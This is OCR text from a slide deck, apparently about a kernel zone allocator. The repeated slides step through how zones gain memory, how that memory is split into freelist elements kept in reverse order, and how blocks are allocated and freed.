
Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone’s element size
- **each element is added to the freelist**
- elements in freelist are in reverse order



Zone Allocator - Adding New Memory


- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- **elements in freelist are in reverse order**



Zone Allocator - Allocating and Freeing Memory


- when memory blocks are allocated they are removed from the freelist

- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- **when memory blocks are allocated they are removed from the freelist**
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- **when memory blocks are allocated they are removed from the freelist**
- when they are freed they are returned to the freelist



Zone Allocator - Allocating and Freeing Memory




- **when memory blocks are allocated they are removed from the freelist**
- when they are freed they are returned to the freelist

Zone Allocator - Allocating and Freeing Memory

